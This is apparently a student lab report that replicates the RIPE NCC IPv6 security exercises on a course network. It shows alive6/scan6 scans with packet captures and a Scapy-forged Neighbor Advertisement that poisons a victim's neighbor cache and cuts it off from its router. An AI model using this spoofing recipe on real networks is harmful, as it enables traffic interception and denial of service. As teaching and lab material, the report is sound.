

Assignment 1 - IPv6 Security exercises

Text given by the professor:

The second task of this assignment is to experiment with the IPv6 security within the ACME network. Your team must replicate the course exercises provided by the IPv6 Security Training Course of RIPE NCC. In particular, you have to replicate the exercises for scanning the network and those targeting the NDP (Neighbor Discovery Protocol). You can ignore the exercises for MLD and traffic filtering. It is up to your team to choose which hosts are involved in the exercises, namely, where to install the tools and which hosts to target. Your team must detail the process to perform the exercises and collect evidence about their completion (e.g., collection of pcap files, screenshots and alike), which must be included in the final report.

Security attacks

We should replicate the attack exercises provided by the RIPE NCC, in particular:

- IPv6 Network Scanning
- NDP Neighbor Solicitation / Neighbor Advertisement attack
- Rogue Router Advertisement attack

IPv6 security exercises implementation

The second task of the assignment required us to experiment with IPv6 security inside the ACME network by replicating the RIPE NCC IPv6 Security Training Course exercises related to network scanning and Neighbor Discovery Protocol attacks. The assignment explicitly allowed us to ignore the MLD and traffic filtering exercises.

We selected the clients network as our test environment because IPv6 Neighbor Discovery attacks are local-link attacks and require the attacker and victim to be in the same Layer-2 segment.

Selected entities

Network: Clients network

IPv6 prefix: 2001:470:b5b8:1e82::/64


Entity	Host	Role
Kali	Kali VM	Attacker
Arpwatch	Arpwatch VM	Victim
Internal firewall	Clients interface	Legitimate IPv6 router

The original RIPE NCC exercises use three hosts on the same link. In our ACME topology, the clients network contains Kali and Arpwatch as end hosts, plus the internal firewall as the legitimate router. Therefore, for the NS/NA attack, we used Arpwatch as the victim and the internal firewall's link-local address as the spoofed target. This still demonstrates the same NDP weakness: a local attacker can inject forged Neighbor Discovery messages and alter the victim's neighbor cache.

Preliminary info collection

As mentioned in the RIPE NCC course exercises we take note of the MAC, link-local and global unicast IPv6 addresses of each host.

Kali host (Attacker)



```
(user@pc1)~[~]
$ ip addr show
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1400 qdisc fq_codel state UP group default qlen 1000
    link/ether e6:80:50:76:15:46 brd ff:ff:ff:ff:ff:ff
    inet 100.100.2.100/24 brd 100.100.2.255 scope global dynamic noprefixroute eth0
        valid_lft 6005sec preferred_lft 6005sec
    inet6 2001:470:b5b8:1e82:f896:8e6d:4005:3362/64 scope global temporary dynamic
        valid_lft 86293sec preferred_lft 14293sec
    inet6 2001:470:b5b8:1e82::2000/128 scope global dynamic noprefixroute
        valid_lft 5556sec preferred_lft 2856sec
    inet6 2001:470:b5b8:1e82:59b9:3dd0:a867:da27/64 scope global temporary deprecated dynamic
        valid_lft 86293sec preferred_lft 0sec
    inet6 2001:470:b5b8:1e82:7ab2:ec67:312:97d9/64 scope global dynamic mngtmpaddr noprefixroute
        valid_lft 86293sec preferred_lft 14293sec
    inet6 fe80::476a:a47b:68a:a64d/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

- MAC address -> e6:80:50:76:15:46
- IPv4 address -> 100.100.2.100
- Link-local IPv6 -> fe80::476a:a47b:68a:a64d
- Stable global IPv6 -> 2001:470:b5b8:1e82:7ab2:ec67:312:97d9
- Temporary global IPv6 -> 2001:470:b5b8:1e82:f896:8e6d:4005:3362
- Deprecated temporary IPv6 -> 2001:470:b5b8:1e82:59b9:3dd0:a867:da27
- Additional /128 address -> 2001:470:b5b8:1e82::2000

On the Kali host, IPv6 privacy extensions were enabled. As a result, the interface had multiple global IPv6 addresses.

For the purpose of the NDP experiments, the relevant identifier of the attacker was its Ethernet MAC address, since the forged Neighbor Advertisement injects the attacker MAC into the victim's neighbor cache.

Arpwatch host (victim)

```

root@arpwatch-clients:~# ip addr show
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0@if6722: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1400 qdisc noqueue state UP group default qlen 1000
    link/ether ba:9d:d3:ec:ea:07 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 100.100.2.250/24 brd 100.100.2.255 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 2001:470:b5b8:1e82:b89d:d3ff:feec:ea07/64 scope global dynamic mngtmpaddr
        valid_lft 86398sec preferred_lft 14398sec
    inet6 fe80::b89d:d3ff:feec:ea07/64 scope link
        valid_lft forever preferred_lft forever

```

- MAC address -> ba:9d:d3:ec:ea:07
- IPv4 address -> 100.100.2.250
- Link-local IPv6 -> fe80::b89d:d3ff:feec:ea07
- GUA IPv6 -> 2001:470:b5b8:1e82:b89d:d3ff:feec:ea07

Internal firewall (Legitimate router)

```

VLAN_HWFILTER,VLAN_HWTSO,NOMAP>
    ether 66:a3:2e:83:1e:7f
    inet6 fe80::64a3:2eff:fe83:1e7f%em2 prefixlen 64 scopeid 0x3
    inet6 2001:470:b5b8:1e82:64a3:2eff:fe83:1e7f prefixlen 64
    inet 100.100.2.1 netmask 0xffffffff00 broadcast 100.100.2.255
    media: Ethernet autoselect (1000baseT <full-duplex>)
    status: active
    nd6 options=21<PERFORMNUD,AUTO_LINKLOCAL>
enc0: flags=0<> metric 0 mtu 1536
    groups: enc
    nd6 options=23<PERFORMNUD,ACCEPT_RTADV,AUTO_LINKLOCAL>
lo0: flags=8049<UP,LOOPBACK,RUNNING,MULTICAST> metric 0 mtu 16384
    options=680003<RXCSUM,TXCSUM,LINKSTATE,RXCSUM_IPV6,TXCSUM_IPV6>
    inet6 ::1 prefixlen 128
    inet6 fe80::1%lo0 prefixlen 64 scopeid 0x5
    inet 127.0.0.1 netmask 0xff000000
    groups: lo
    nd6 options=21<PERFORMNUD,AUTO_LINKLOCAL>
pfsync0: flags=0<> metric 0 mtu 1500
    syncpeer: 0.0.0.0 maxupd: 128 defer: off
    syncok: 1
    groups: pfsync
pflog0: flags=20100<PROMISC,PPROMISC> metric 0 mtu 33160
    groups: pflog
root@internal-firewall:~ #

```

- MAC address -> 66:a3:2e:83:1e:7f
- IPv4 address -> 100.100.2.1
- Link-local IPv6 -> fe80::64a3:2eff:fe83:1e7f
- GUA IPv6 -> 2001:470:b5b8:1e82:64a3:2eff:fe83:1e7f

IPv6 Network Scanning

We replicated the RIPE NCC IPv6 network scanning exercise on the clients network. The scan was executed from the Kali host using the interface `eth0`.

The command used was:

```
sudo atk6-alive6 eth0
```

And the tool discovered three active IPv6 systems on the local link:

```
(user@pc1)-[~]  
$ sudo atk6-alive6 eth0  
[sudo] password for user:  
Alive: 2001:470:b5b8:1e82:b89d:d3ff:feec:ea07 [ICMP parameter problem]  
Alive: 2001:470:b5b8:1e82:455:36ff:fea8:2642 [ICMP parameter problem]  
Alive: 2001:470:b5b8:1e82:64a3:2eff:fe83:1e7f [ICMP parameter problem]  
  
Scanned 1 address and found 3 systems alive
```

The first address corresponds to the Arpwatch host, while the third address corresponds to the internal firewall clients-interface. The second address appears to belong to another active IPv6 node/interface on the same clients network that we can't see in the Proxmox interface.

During the scan, we captured the traffic with tcpdump on the Kali host. The .pcap file showed that `alive6` generated not only ICMPv6 Echo Requests, but also Neighbor Discovery traffic (Neighbor Solicitation and Neighbor Advertisement). This shows that local IPv6 discovery does not rely only on classical ping-style scanning, but can also exploit multicast and NDP behavior


```
user@pc1: ~  
$ tcpdump -r clients-network-scan-alive.pcap -nn -vv  
reading from file clients-network-scan-alive.pcap, link-type EN10MB (Ethernet), snapshot length 262144  
21:17:16.942136 IP6 (hlim 255, next-header ICMPv6 (58) payload length: 16) 2001:470:b5b8:1e82:7ab2:ec67:312:97d9 > ff02::1:  
[icmp6 sum ok] ICMP6, echo request, id 64206, seq 47806  
21:17:16.943324 IP6 (hlim 255, next-header ICMPv6 (58) payload length: 32) 2001:470:b5b8:1e82:b89d:d3ff:feec:ea07 > ff02::1:  
ff12:97d9: [icmp6 sum ok] ICMP6, neighbor solicitation, length 32, who has 2001:470:b5b8:1e82:7ab2:ec67:312:97d9  
source link-address option (1), length 8 (1): ba:9d:d3:ec:ea:07  
0x0000: ba9d d3ec ea07  
21:17:16.943327 IP6 (hlim 255, next-header ICMPv6 (58) payload length: 32) 2001:470:b5b8:1e82:455:36ff:fea8:2642 > ff02::1:f  
f12:97d9: [icmp6 sum ok] ICMP6, neighbor solicitation, length 32, who has 2001:470:b5b8:1e82:7ab2:ec67:312:97d9  
source link-address option (1), length 8 (1): 06:55:36:a8:26:42  
0x0000: 0655 36a8 2642  
21:17:16.943531 IP6 (hlim 255, next-header ICMPv6 (58) payload length: 32) 2001:470:b5b8:1e82:7ab2:ec67:312:97d9 > 2001:470:  
b5b8:1e82:b89d:d3ff:feec:ea07: [icmp6 sum ok] ICMP6, neighbor advertisement, length 32, tgt is 2001:470:b5b8:1e82:7ab2:ec67:  
312:97d9, Flags [solicited, override]  
destination link-address option (2), length 8 (1): e6:80:50:76:15:46  
0x0000: e680 5076 1546  
21:17:16.943554 IP6 (hlim 255, next-header ICMPv6 (58) payload length: 32) 2001:470:b5b8:1e82:7ab2:ec67:312:97d9 > 2001:470:  
b5b8:1e82:455:36ff:fea8:2642: [icmp6 sum ok] ICMP6, neighbor advertisement, length 32, tgt is 2001:470:b5b8:1e82:7ab2:ec67:3  
12:97d9, Flags [solicited, override]  
destination link-address option (2), length 8 (1): e6:80:50:76:15:46  
0x0000: e680 5076 1546  
21:17:16.943704 IP6 (flowLabel 0xdc9a0, hlim 64, next-header ICMPv6 (58) payload length: 72) 2001:470:b5b8:1e82:b89d:d3ff:fe  
ec:ea07 > 2001:470:b5b8:1e82:7ab2:ec67:312:97d9: [icmp6 sum ok] ICMP6, parameter problem, option - octet 42  
21:17:16.943704 IP6 (flowLabel 0xd9e43, hlim 64, next-header ICMPv6 (58) payload length: 72) 2001:470:b5b8:1e82:455:36ff:fea  
8:2642 > 2001:470:b5b8:1e82:7ab2:ec67:312:97d9: [icmp6 sum ok] ICMP6, parameter problem, option - octet 42  
21:17:16.943885 IP6 (hlim 64, next-header ICMPv6 (58) payload length: 72) 2001:470:b5b8:1e82:64a3:2eff:fe83:1e7f > 2001:470:  
b5b8:1e82:7ab2:ec67:312:97d9: [icmp6 sum ok] ICMP6, parameter problem, option - octet 42  
21:17:22.017725 IP6 (hlim 255, next-header ICMPv6 (58) payload length: 32) 2001:470:b5b8:1e82:64a3:2eff:fe83:1e7f > 2001:470:  
b5b8:1e82:7ab2:ec67:312:97d9: [icmp6 sum ok] ICMP6, neighbor solicitation, length 32, who has 2001:470:b5b8:1e82:7ab2:ec67:  
312:97d9  
source link-address option (1), length 8 (1): 66:a3:2e:83:1e:7f  
0x0000: 66a3 2e83 1e7f  
21:17:22.018030 IP6 (hlim 255, next-header ICMPv6 (58) payload length: 24) 2001:470:b5b8:1e82:7ab2:ec67:312:97d9 > 2001:470:  
b5b8:1e82:64a3:2eff:fe83:1e7f: [icmp6 sum ok] ICMP6, neighbor advertisement, length 24, tgt is 2001:470:b5b8:1e82:7ab2:ec67:  
312:97d9, Flags [solicited]  
21:17:22.021760 IP6 (hlim 255, next-header ICMPv6 (58) payload length: 32) fe80::476a:a47b:68a:a64d > 2001:470:b5b8:1e82:455  
:36ff:fea8:2642: [icmp6 sum ok] ICMP6, neighbor solicitation, length 32, who has 2001:470:b5b8:1e82:455:36ff:fea8:2642  
source link-address option (1), length 8 (1): e6:80:50:76:15:46  
0x0000: e680 5076 1546  
21:17:22.021819 IP6 (hlim 255, next-header ICMPv6 (58) payload length: 32) fe80::476a:a47b:68a:a64d > 2001:470:b5b8:1e82:b89  
d:d3ff:feec:ea07: [icmp6 sum ok] ICMP6, neighbor solicitation, length 32, who has 2001:470:b5b8:1e82:b89d:d3ff:feec:ea07  
source link-address option (1), length 8 (1): e6:80:50:76:15:46  
0x0000: e680 5076 1546  
21:17:22.022079 IP6 (hlim 255, next-header ICMPv6 (58) payload length: 24) 2001:470:b5b8:1e82:455:36ff:fea8:2642 > fe80::476  
a:a47b:68a:a64d: [icmp6 sum ok] ICMP6, neighbor advertisement, length 24, tgt is 2001:470:b5b8:1e82:455:36ff:fea8:2642, Flag  
s [solicited]  
21:17:22.022079 IP6 (hlim 255, next-header ICMPv6 (58) payload length: 24) 2001:470:b5b8:1e82:b89d:d3ff:feec:ea07 > fe80::47  
6a:a47b:68a:a64d: [icmp6 sum ok] ICMP6, neighbor advertisement, length 24, tgt is 2001:470:b5b8:1e82:b89d:d3ff:feec:ea07, FL  
ags [solicited]  
21:17:27.141804 IP6 (hlim 255, next-header ICMPv6 (58) payload length: 32) fe80::476a:a47b:68a:a64d > 2001:470:b5b8:1e82:64a  
3:2eff:fe83:1e7f: [icmp6 sum ok] ICMP6, neighbor solicitation, length 32, who has 2001:470:b5b8:1e82:64a3:2eff:fe83:1e7f  
source link-address option (1), length 8 (1): e6:80:50:76:15:46  
0x0000: e680 5076 1546  
21:17:27.142648 IP6 (hlim 255, next-header ICMPv6 (58) payload length: 24) fe80::64a3:2eff:fe83:1e7f > fe80::476a:a47b:68a:a  
64d: [icmp6 sum ok] ICMP6, neighbor advertisement, length 24, tgt is 2001:470:b5b8:1e82:64a3:2eff:fe83:1e7f, Flags [router,  
solicited]  
21:17:27.197482 IP6 (hlim 255, next-header ICMPv6 (58) payload length: 32) fe80::b89d:d3ff:feec:ea07 > fe80::476a:a47b:68a:a  
64d: [icmp6 sum ok] ICMP6, neighbor solicitation, length 32, who has fe80::476a:a47b:68a:a64d  
source link-address option (1), length 8 (1): ba:9d:d3:ec:ea:07  
0x0000: ba9d d3ec ea07  
21:17:27.197482 IP6 (hlim 255, next-header ICMPv6 (58) payload length: 32) fe80::455:36ff:fea8:2642 > fe80::476a:a47b:68a:a6  
4d: [icmp6 sum ok] ICMP6, neighbor solicitation, length 32, who has fe80::476a:a47b:68a:a64d  
source link-address option (1), length 8 (1): 06:55:36:a8:26:42  
0x0000: 0655 36a8 2642  
21:17:27.197539 IP6 (hlim 255, next-header ICMPv6 (58) payload length: 24) fe80::476a:a47b:68a:a64d > fe80::b89d:d3ff:feec:e  
a07: [icmp6 sum ok] ICMP6, neighbor advertisement, length 24, tgt is fe80::476a:a47b:68a:a64d, Flags [solicited]  
21:17:27.197565 IP6 (hlim 255, next-header ICMPv6 (58) payload length: 24) fe80::476a:a47b:68a:a64d > fe80::455:36ff:fea8:26  
42: [icmp6 sum ok] ICMP6, neighbor advertisement, length 24, tgt is fe80::476a:a47b:68a:a64d, Flags [solicited]
```

We also tested `scan6`. In our environment, this command did not print discovered hosts. To be sure we added the `-v` flag for a verbose output but still got nothing in the output

The command used was:

```
sudo scan6 -L -i eth0 -v
```

```
(user@pc1)-[~]
$ sudo scan6 -L -i eth0 -v
Link-local addresses:

Global addresses:

(user@pc1)-[~]
$
```

The packet capture showed only a small number of ICMPv6 Echo Requests. Therefore, in this specific ACME virtual network, `alive6` was more effective than `scan6`.

```
(user@pc1)-[~]
$ tcpdump -r clients-network-scan-scan6.pcap -nn -vv
reading from file clients-network-scan-scan6.pcap, link-type EN10MB (Ethernet), snapshot length 262144
21:22:50.510397 IP6 (hlim 255, next-header ICMPv6 (58) payload length: 64) fe80::476a:a47b:68a:a64d > ff02::1: [bad icmp6 ck
sum 0x04a5 → 0x042b!] ICMP6, echo request, id 54506, seq 34149
21:22:52.511094 IP6 (hlim 255, next-header ICMPv6 (58) payload length: 64) 2001:470:b5b8:1e82:b378:e27a:5df8:1b37 > ff02::1:
[bad icmp6 cksum 0x7f04 → 0x7e8a!] ICMP6, echo request, id 54506, seq 15555
```

This experiment confirms that the large IPv6 address space makes brute-force scanning impractical, but it does not make hosts invisible on a local link. A local attacker can still discover active IPv6 nodes by using multicast-based techniques and Neighbor Discovery behavior. Privacy addresses reduce long-term tracking, but they do not prevent local-link discovery.

NDP Neighbor Advertisement cache attack

The second replicated exercise targeted the NDP using forged NA messages.


The goal was to make Arpwatch associate the router IPv6 address with Kali's MAC address

Before the attack, Arpwatch had the following neighbor-cache entry for the router:

```
root@arpwatch-clients:~# ip neigh show
fe80::64a3:2eff:fe83:1e7f dev eth0 lladdr 66:a3:2e:83:1e:7f router STALE
root@arpwatch-clients:~#
```

This is the correct mapping, where `66:a3:2e:83:1e:7f` is the MAC address of the internal firewall

From Kali, we forged a NA using scapy:




```
QEMU (kali.acme-30.test) - noVNC
100.64.0.2:8006/?console=kvm&novnc=1&vmid=600&vmname=kali.acme-30.test&node=columbia-di&resize=off&cmd=
Scapy 2.6.1
File Actions Edit View Help
ayp ayyyyyySCP//Pp syY//C | Version 2.6.1
AYAsAYYYYYYYY//Ps cY//S | https://github.com/secdev/scapy
pCCCCY//p cSSps y//Y |
SPPPP//a pP//AC//Y | Have fun!
A//A cyP//C |
p//Ac sC//a |
P//Ycpc A//A | To craft a packet, you have to be a
scccccp//pSP//p p//Y | packet, and learn how to swim in
sY////////y caa S//P | the wires and in the waves.
cayCyayP//Ya pY/Ya | -- Jean-Claude Van Damme
sY/PsY//Ycc aC//Yp |
sc sccaCY//PCypaapyCP//YSs
spCPY////////YPSps
ccaacs

>>> d = IPv6(src="fe80::64a3:2eff:fe83:1e7f",dst="2001:470:b5b8:1e82:b89d:d3ff:feec:ea07")
... :
>>> e = ICMPv6ND_NA(R=1,tgt="fe80::64a3:2eff:fe83:1e7f")
>>> f = ICMPv6NDOptDstLLAddr(lladdr="e6:80:50:76:15:46")
>>> pkt = d / e / f
>>> send(pkt, iface="eth0")
Cell In[5], line 1
send(pkt, iface="eth0")
^
SyntaxError: unterminated string literal (detected at line 1)

>>> send(pkt, iface="eth0")
/usr/lib/python3/dist-packages/scapy/sendrecv.py:479: SyntaxWarning: 'iface' has no effect
on L3 I/O send(). For multicast/link-local see https://scapy.readthedocs.io/en/latest/usa
ge.html#multicast
warnings.warn(
Sent 1 packets.
>>> send(pkt, iface="eth0")
/usr/lib/python3/dist-packages/scapy/sendrecv.py:479: SyntaxWarning: 'iface' has no effect
on L3 I/O send(). For multicast/link-local see https://scapy.readthedocs.io/en/latest/usa
ge.html#multicast
warnings.warn(
Sent 1 packets.
>>>
```


The forged packet claimed that the router address `fe80::64a3:2eff:fe83:1e7f` was reachable through Kali's MAC address `e6:80:50:76:15:46`

The capture file confirmed the forged NA:



```
(user@pc1)~$ tcpdump -r na-poisoning.pcap -nn -vv icmp6
reading from file na-poisoning.pcap, link-type EN10MB (Ethernet), snapshot length 262144
22:07:07.864304 IP6 (hlim 255, next-header ICMPv6 (58) payload length: 32) 2001:470:b5b8:1e82:b378:e27a:5df8:1b37 > ff02::1:
ffec:ea07: [icmp6 sum ok] ICMP6, neighbor solicitation, length 32, who has 2001:470:b5b8:1e82:b89d:d3ff:feec:ea07
source link-address option (1), length 8 (1): e6:80:50:76:15:46
0x0000: e680 5076 1546
22:07:07.865143 IP6 (hlim 255, next-header ICMPv6 (58) payload length: 32) 2001:470:b5b8:1e82:b89d:d3ff:feec:ea07 > 2001:470:
b5b8:1e82:b378:e27a:5df8:1b37: [icmp6 sum ok] ICMP6, neighbor advertisement, length 32, tgt is 2001:470:b5b8:1e82:b89d:d3ff
:feec:ea07, Flags [solicited, override]
destination link-address option (2), length 8 (1): ba:9d:d3ec:ea07
0x0000: ba9d d3ec ea07
22:07:07.910488 IP6 (hlim 255, next-header ICMPv6 (58) payload length: 32) fe80::64a3:2eff:fe83:1e7f > 2001:470:b5b8:1e82:b8
9d:d3ff:feec:ea07: [icmp6 sum ok] ICMP6, neighbor advertisement, length 32, tgt is fe80::64a3:2eff:fe83:1e7f, Flags [router,
override]
destination link-address option (2), length 8 (1): e6:80:50:76:15:46
0x0000: e680 5076 1546
```

And after the packet has been sent, the victim temporarily associated IPv6 traffic with Kali's MAC address:



```
root@arpwatch-clients:~# ip neigh show
fe80::476a:a47b:68a:a64d dev eth0 lladdr e6:80:50:76:15:46 STALE
fe80::64a3:2eff:fe83:1e7f dev eth0 lladdr e6:80:50:76:15:46 router STALE
```

The entry was marked as STALE, but the link-layer mapping was successfully modified.

As a consequence, pinging the router from the Arpwatch host failed:

```
root@arpwatch-clients:~# ping6 -c 3 fe80::64a3:2eff:fe83:1e7f%eth0
PING fe80::64a3:2eff:fe83:1e7f%eth0(fe80::64a3:2eff:fe83:1e7f%eth0) 56 data bytes
^C
--- fe80::64a3:2eff:fe83:1e7f%eth0 ping statistics ---
3 packets transmitted, 0 received, 100% packet loss, time 2042ms

root@arpwatch-clients:~#
```

After some time, the neighbor cache recovered and the same ping succeeded again:

```
root@arpwatch-clients:~# ping6 -c 3 fe80::64a3:2eff:fe83:1e7f%eth0
PING fe80::64a3:2eff:fe83:1e7f%eth0(fe80::64a3:2eff:fe83:1e7f%eth0) 56 data bytes
64 bytes from fe80::64a3:2eff:fe83:1e7f%eth0: icmp_seq=1 ttl=64 time=1.76 ms
64 bytes from fe80::64a3:2eff:fe83:1e7f%eth0: icmp_seq=2 ttl=64 time=0.656 ms
64 bytes from fe80::64a3:2eff:fe83:1e7f%eth0: icmp_seq=3 ttl=64 time=0.611 ms

--- fe80::64a3:2eff:fe83:1e7f%eth0 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2012ms
rtt min/avg/max/mdev = 0.611/1.008/1.758/0.530 ms
root@arpwatch-clients:~# ^C
root@arpwatch-clients:~#
```

The effect of the poisoning was temporary, so the forged Neighbor Advertisement had to be sent again to capture the neighbor-cache state before normal Neighbor Discovery corrected it.

This demonstrates that a malicious host on the same Layer-2 segment can inject forged NDP information and temporarily disrupt IPv6 connectivity.

